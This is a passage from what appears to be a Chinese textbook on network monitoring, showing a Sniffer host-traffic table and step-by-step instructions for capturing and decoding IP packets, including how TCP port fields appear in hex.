202.112.254.132	2	2	205	167	0	
202.112.255.102	1	0	80	0	0	
202.112.255.221	0	3	0	288	0	
202.112.255.255	7	0	1,017	0	0	
211.137.168.187	1	1	85	103	0	
219.133.40.95	0	1	0	80	0	
202.112.254.255	1	0	262	0	0	
202.112.254.130	0	1	0	262	0	
202.112.252.255	4	0		0	0	
202.112.252.23	0	4	0	535	0	
202.104.129.253	1	1	82	102	0	

图 3.3.54　Host Table 界面

（5）从 Sniffer 软件中选择菜单 Monitor 菜单→Matrix 命令，图 3.3.57 显示了 192.168.0.40 的通信情况，右击该地址，在快捷菜单中选择 Capture 命令开始捕捉。




图 3.3.55　定义过滤器




图 3.3.56　定义嗅探地址




图 3.3.57　显示通信情况

(6) 在停止捕捉后，选择 Decode 选项，查看捕捉到的 IP 包，如图 3.3.58 所示。




图 3.3.58 解码数据包

(7) 从图 3.3.59 可以看出有 3 个窗口，最上面的窗口是捕获的数据，中间的窗口是数据分析，最下面的窗口是原始数据包，用十六进制表示。例如，TCP Source port＝1282 对应下面的 05 02。

